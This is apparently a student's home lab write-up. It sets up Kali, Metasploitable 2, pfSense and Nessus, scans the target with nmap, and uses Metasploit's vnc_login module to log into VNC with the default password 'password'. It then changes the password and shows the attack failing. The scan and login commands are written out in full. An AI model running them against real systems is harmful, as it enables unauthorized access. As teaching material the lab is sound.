

Daniella Boulos

Introduction to Cybersecurity

Home Lab Writeup

HomeLab


Network Diagram

The following image shows my network diagram. I am using Kali Linux as my attack box with the IP address 192.168.1.130. Metasploitable 2 is my defense box with the IP address of 192.168.1.129. PfSense is a network firewall software that I installed to create a firewall between Kali and Metasploitable. I also installed Nessus, a vulnerability scanner, on Kali to scan for vulnerabilities to attack Metasploitable.



PfSense Setup

PfSense is a free open-source firewall software that I downloaded, installed, and configured to connect to Metasploitable and Kali. The screenshot shows that pfSense is up and running and connected to Kali and Metasploitable.



```

Starting CRON... done.
pfSense 2.7.0-RELEASE amd64 Wed Jun 28 03:53:34 UTC 2023
Bootstrap complete

FreeBSD/amd64 (pfSense.home.arp) (tty00)
Vhware Virtual Machine - Notgate Device ID: 965417210005a04d6172

*** Welcome to pfSense 2.7.0-RELEASE (amd64) on pfSense ***

ARM (wan)      -> em0      -> v4/DHCP4: 192.168.50.130/24
LAN (lan)      -> em1      -> v4: 192.168.1.1/24
OPT1 (opt1)    -> em2      -> v4: 192.168.2.1/24


0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults  13) Update from console
5) Reboot system              14) Enable Secure Shell (sshd)
6) Halt system                 15) Restore recent configuration
7) Ping host                   16) Restart PHP-FPM
8) Shell

Enter an option: █

```


Nessus Setup

Nessus is a vulnerability scanner downloaded on Kali Linux to scan Metasploitable for any vulnerabilities that can be exploited. Once you download the software on Kali, you can start up Nessus and after you put in your email it will send you an activation code so you can complete your setup. The screenshot shows what Nessus looks like when you are logged in before you perform any scans.



Ping Tests

After, all the necessary software was download, installed and set up I performed ping tests to ensure that everything was connected and can communicate with each other. First, I made sure that pfSense was connected by pinging Kali. The following ping test shows the successful ping.



```

1) Assign Interfaces      10) Filter Logs
2) Set interface(s) IP address  11) Restart webConfigurator
3) Reset webConfigurator password  12) PHP shell - pfSense tools
4) Reset to factory defaults  13) Update from console
5) Reboot system           14) Enable Secure Shell (ssh)
6) Halt system             15) Restore recent configuration
7) Ping host               16) Restart PHP-FPM
8) Shell

Enter an option: 7

Enter a host name or IP address: 192.168.126.120


PING 192.168.126.120 (192.168.126.120): 56 data bytes
64 bytes from 192.168.126.120: icmp_seq=0 ttl=64 time=3.165 ms
64 bytes from 192.168.126.120: icmp_seq=1 ttl=64 time=2.520 ms
64 bytes from 192.168.126.120: icmp_seq=2 ttl=64 time=2.052 ms

--- 192.168.126.120 ping statistics ---
3 packets transmitted, 3 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 2.852/2.579/3.165/0.456 ms

Press ENTER to continue.

```

Once pfSense's ping worked, I then pinged Metasploitable from Kali. The following image shows the successful ping test.



```

kali@kali: ~
File Actions Edit View Help
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 4 bytes 240 (240.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 4 bytes 240 (240.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)~$ ping 192.168.126.129
PING 192.168.126.129 (192.168.126.129) 56(84) bytes of data:
64 bytes from 192.168.126.129: icmp_seq=1 ttl=64 time=1.49 ms
64 bytes from 192.168.126.129: icmp_seq=2 ttl=64 time=0.839 ms
64 bytes from 192.168.126.129: icmp_seq=3 ttl=64 time=0.834 ms
64 bytes from 192.168.126.129: icmp_seq=4 ttl=64 time=0.950 ms
64 bytes from 192.168.126.129: icmp_seq=5 ttl=64 time=0.753 ms
64 bytes from 192.168.126.129: icmp_seq=6 ttl=64 time=0.614 ms
64 bytes from 192.168.126.129: icmp_seq=7 ttl=64 time=1.10 ms
^C
--- 192.168.126.129 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6092ms
rtt min/avg/max/mdev = 0.614/0.940/1.491/0.265 ms

(kali@kali)~$

```

Just to ensure that my VM's were all connected, I ping Kali from Metasploitable. The following image shows the successful ping test ensuring that all my VM's are connected and able to communicate with each other.

```
msfadmin@metasploitable:~$ ping 192.168.1.130
PING 192.168.1.130 (192.168.1.130) 56(84) bytes of data.
64 bytes from 192.168.1.130: icmp_seq=1 ttl=64 time=0.415 ms
64 bytes from 192.168.1.130: icmp_seq=2 ttl=64 time=0.775 ms
64 bytes from 192.168.1.130: icmp_seq=3 ttl=64 time=0.877 ms
64 bytes from 192.168.1.130: icmp_seq=4 ttl=64 time=0.740 ms
64 bytes from 192.168.1.130: icmp_seq=5 ttl=64 time=0.819 ms

--- 192.168.1.130 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3996ms
rtt min/avg/max/mdev = 0.415/0.725/0.877/0.162 ms
msfadmin@metasploitable:~$ _
```

TCP Scan

After I made sure that everything is connected, I did a TCP and UDP scan on Kali. To do a TCP scan you have to type in the code 'sudo nmap -sV *target IP address*'. When you type in 'sudo' you have to type in the password for Kali to allow you to initiate the scan. In order to get the version numbers for each port, you type in '-sV' and then you would type in the IP address of the target system.

```
(kali㉿kali)-[~]
$ sudo nmap -sV 192.168.1.129
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-07 14:47 EST
Nmap scan report for 192.168.1.129
Host is up (0.00096s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:84:5F:AB (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.77 seconds
```

UDP Scan

After the TCP scan completed successfully, I performed a UDP scan. In order to perform a UDP scan you type in the code 'sudo nmap -sU *target IP address*'. Again you type in 'sudo' and the target IP address, but instead you type in '-sU' to specify that you want to do a UDP scan.

```
(kali㉿kali)-[~]  
$ sudo nmap -sU 192.168.1.129  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-07 14:51 EST  
Nmap scan report for 192.168.1.129  
Host is up (0.00059s latency).  
Not shown: 951 closed udp ports (port-unreach), 45 open|filtered udp ports (no-response)  
PORT      STATE SERVICE  
53/udp    open  domain  
111/udp   open  rpcbind  
137/udp   open  netbios-ns  
2049/udp  open  nfs  
MAC Address: 00:0C:29:84:5F:AB (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 1433.00 seconds
```

Nessus Scan

To perform a Nessus scan you have to run and open Nessus through Kali by typing in ‘/bin/systemctl start nessusd.service’. Then, you type in your password for Kali and navigate to the web application, such as firefox, and type in ‘<https://localhost:8834/>’. Once you log into Nessus you click ‘New Scan’ and change the settings from ‘default’ to ‘scan for all known web vulnerabilities’. Then you name your scan and enter the target IP address of the system that you want to scan for vulnerabilities. It will take about 20 minutes, but it will show a screen similar to the one below.

The screenshot displays the Tenable Nessus Essentials interface. The top navigation bar shows 'tenable Nessus Essentials', 'Scans', and 'Settings'. The left sidebar contains 'FOLDERS' (My Scans, All Scans, Trash) and 'RESOURCES' (Policies, Plugin Rules, Terrascan). The main area shows a scan named 'scan1-pre' with a 'Back to My Scans' link. Below the scan name are tabs for 'Hosts' (1), 'Vulnerabilities' (83), 'Remediations' (4), and 'History' (1). A search bar for 'Search Vulnerabilities' is present, showing '83 Vulnerabilities'. The main table lists vulnerabilities with columns for 'Sev', 'CVSS', 'VPR', 'Name', 'Family', and 'Count'. The right-hand panel displays 'Scan Details' (Policy: Basic Network Scan, Status: Completed, Severity Base: CVSS v3.0, Scanner: Local Scanner, Start: Today at 4:48 PM, End: Today at 5:20 PM, Elapsed: 32 minutes) and a 'Vulnerabilities' section with a donut chart showing the distribution of severity levels: Critical (red), High (orange), Medium (yellow), Low (green), and Info (blue).

Sev	CVSS	VPR	Name	Family	Count
CRITICAL	10.0 *	5.9	NFS Exported Sh...	RPC	1
CRITICAL	10.0		Unix Operating ...	General	1
CRITICAL	10.0 *		VNC Server 'pass...	Gain a shell remotely	1
CRITICAL	9.8		SSL Version 2 an...	Service detection	2
CRITICAL	9.8	9.0	Apache Tomcat ...	Web Servers	1
CRITICAL	9.8		Bind Shell Backd...	Backdoors	1
MIXED	Phpmyadm...	CGI abuses	4
CRITICAL	SSL (Multipl...	Gain a shell remotely	3

The vulnerability that I decided to exploit was ‘VNC Server’. It had critical severity with a CVSS of 10.0.

The screenshot displays the Tenable Nessus Essentials web interface. The top navigation bar includes the Tenable logo, 'Nessus Essentials', and tabs for 'Scans' and 'Settings'. A user profile 'dani' is in the top right. The left sidebar contains 'FOLDERS' (My Scans, All Scans, Trash) and 'RESOURCES' (Policies, Plugin Rules, Terrascan). A 'Tenable News' section is at the bottom left.

The main content area shows a scan titled 'scan1-pre / Plugin #61708' with a 'Configure' button. Below this are tabs for 'Hosts' (1), 'Vulnerabilities' (70), and 'History' (1). The selected 'Vulnerabilities' tab displays a critical finding: 'VNC Server 'password' Password'.

Description: The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

Solution: Secure the VNC service with a strong password.

Plugin Details:

Severity:	Critical
ID:	61708
Version:	\$Revision: 1.2 \$
Type:	remote
Family:	Gain a shell remotely
Published:	August 29, 2012
Modified:	September 24, 2015

Risk Information:

Risk Factor: Critical
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Output:

Nessus logged in using a password of "password".

To see debug logs, please visit Individual host

Port ▲	Hosts
5900 / tcp / vnc	192.168.1.129

Vulnerability Information

Attack

Before I can begin the attack I have to go into the Kali terminal and get into the msfconsole.

Once it loads, it will show you a screen as shown below then you search for the vulnerability that you want to exploit from the Nessus scan. I searched for 'vnc_login'.

```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: You can use help to view all available commands

IIIIII dTb.dTb
II 4' v 'B
II 6. .P
II 'T; .;P'
II 'T; ;P'
IIIIII 'Yvp'

scan1-pre / Plugin #61708
Back to vulnerabilities

Hosts 1 Vulnerabilities 40 History 1

I love shells --egypt

=[ metasploit v6.3.43-dev ]
+ -- ==[ 2376 exploits - 1232 auxiliary - 416 post ]
+ -- ==[ 1391 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vnc_login

Matching Modules

# Name
- -
0 auxiliary/scanner/vnc/vnc_login

ner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vnc/vnc_login

msf6 >
```

```

File Actions Edit View Help
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

  Name                Current Setting      Required  Description
  ----                -
  ANONYMOUS_LOGIN      false                yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS      false                no        Try blank passwords for all users
  BRUTEFORCE_SPEED     5                    yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS         false                no        Try each user/password couple stored in the current database
  DB_ALL_PASS          false                no        Add all passwords in the current database to the list
  DB_ALL_USERS         false                no        Add all users in the current database to the list
  DB_SKIP_EXISTING     none                 no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
  PASSWORD             The password to test
  PASS_FILE            /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt
  Proxies              no                   A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS               yes                  The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT                5900                The target port (TCP)
  STOP_ON_SUCCESS      false               yes       Stop guessing when a credential works for a host
  THREADS              1                   yes       The number of concurrent threads (max one per host)
  USERNAME             <BLANK>              no        A specific username to authenticate as
  USERPASS_FILE        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS         false               no        Try the username as the password for all users
  USER_FILE            File containing usernames, one per line
  VERBOSE              true                yes       Whether to print output for all attempts

```

After you searched and selected the vulnerability that you're exploiting, you have to set the RHOST to the target IP address and the USERNAME to 'root'.

```

msf6 auxiliary(scanner/vnc/vnc_login) > set RHOST 192.168.1.129
RHOST => 192.168.1.129
msf6 auxiliary(scanner/vnc/vnc_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/vnc/vnc_login) >

```


I then typed in 'show options' to show that the RHOST and USERNAME are set to what I specified them to be.

```
msf6 auxiliary(scanner/vnc/vnc_login) > show options
Module options (auxiliary/scanner/vnc/vnc_login):
```


Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user6realm)
PASSWORD		no	The password to test
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.1.129	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	5900	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	root	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

After I set everything, I ran the attack. It asked me for the password and the password was 'password'. It immediately let me in.

```
msf6 auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.1.129:5900 - 192.168.1.129:5900 - Starting VNC login sweep
[!] 192.168.1.129:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.1.129:5900 - 192.168.1.129:5900 - Login Successful: :password
[*] 192.168.1.129:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > 
```



From here I was able to edit and type in commands on Metasploitable from Kali.



Defense

To prevent Kali from being able to get into Metasploitable again you have to change the password. To change the password you have to go to Metasploitable and type in the command 'vncserver :1' or 'vncpasswd'. Then you change the password to whatever you want and verify the new password. To save the changes you have reset the VNC server. To do that you have to go into super user by typing in the command 'sudo su'. Then type in your password for Metasploitable. Once in super user mode, type 'vncserver -kill :1' to kill and reset the VNC server.

```
msfadmin@metasploitable:~$ vncpasswd
Using password file /home/msfadmin/.vnc/passwd
Password:
Verify:
Would you like to enter a view-only password (y/n)? n
msfadmin@metasploitable:~$ vncserver -kill :1
Killing Xtightvnc process ID 24166
msfadmin@metasploitable:~$ _
```

Attack After Defense

Now that you changed your password and reset the VNC server try the attack again. Go into the msfconsole and search for 'vnc_login', set the RHOST to the target IP address and set USERNAME to 'root'.

```
msf6 > search vnc_login

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/vnc/vnc_login		normal	No	VNC Authentication Scanner

```
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vnc/vnc_login

msf6 > use 0
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.1.129
RHOSTS => 192.168.1.129
msf6 auxiliary(scanner/vnc/vnc_login) > set username root
username => root
```

Run the attack again and when it asks for the password type in the original password of 'password'. It says 'Login Failed' and doesn't show the Metasploitable screen so the defense worked and the vulnerability was patched.

```
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.1.129:5900 - 192.168.1.129:5900 - Starting VNC login sweep
[!] 192.168.1.129:5900 - No active DB -- Credential data will not be saved!
[-] 192.168.1.129:5900 - 192.168.1.129:5900 - LOGIN FAILED: :password (Incorrect: Authentication failed)
[*] 192.168.1.129:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > █
```